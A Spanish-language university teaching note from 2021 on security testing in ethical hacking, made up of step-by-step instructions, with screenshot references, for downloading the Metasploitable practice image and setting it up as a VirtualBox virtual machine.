

APUNTE DOCENTE

TIPOS DE PRUEBAS APLICADAS A LA SEGURIDAD TI


Vivanco, E. (2021). *Tipos de pruebas aplicadas a la seguridad TI* [**Apunte docente**].
Universidad Andrés Bello, Santiago.

Tipos de pruebas aplicadas a la seguridad TI

Uno de los grandes temas dentro del hacking ético es que los servidores son de especial interés en la seguridad, dado que una de las cualidades especiales de los servidores es que están ejecutándose en todo momento, por lo que son una fuente de respuesta como host.

Ataques de servidores


Instalar Metasploitable - Máquina virtual.



Puedes descargar el programa desde el siguiente link:

- <https://information.rapid7.com/download-metasploitable-2017.html>

Antes de descargar, tienes que llenar la información requerida:




The screenshot shows a web browser window with the URL <https://information.rapid7.com/download-metasploitable-2017.html>. The page features a "Download Now" form with the instruction "Fill out the form to download Metasploitable". The form contains the following fields:


- First Name: (filled with "Bhavesht")
- Last Name: (placeholder "Last Name")
- Job Title: (placeholder "Job Title")
- Job Level: (placeholder "Job Level")
- Company: (placeholder "Company")
- Work Phone: (placeholder "Work Phone")
- Work Email: (placeholder "Work Email")
- Country: (placeholder "Country")

A blue "SUBMIT" button is located at the bottom of the form.


Haz clic en el botón para iniciar la descarga:




Tendrás un zip:



Y luego obtendrás el archivo descargado. Descomprímelo:




Este será el contenido de la carpeta:




Aquí crearemos una nueva máquina virtual.


Haz clic en el botón **new** para crear una nueva máquina virtual, en la parte superior:




En este caso, le pusimos el nombre *Metasploitable*, y seleccionamos la opción de tipo Linux:




1 giga (1024 mb) será suficiente:




Seleccionamos la opción de "utilizar una máquina existente". Luego, haz clic en el ícono de la carpeta:




Haz clic en el botón **add** en la parte superior:




Busca la carpeta de Metasploitable en descargas:




Selecciona el archivo **.vmdk**



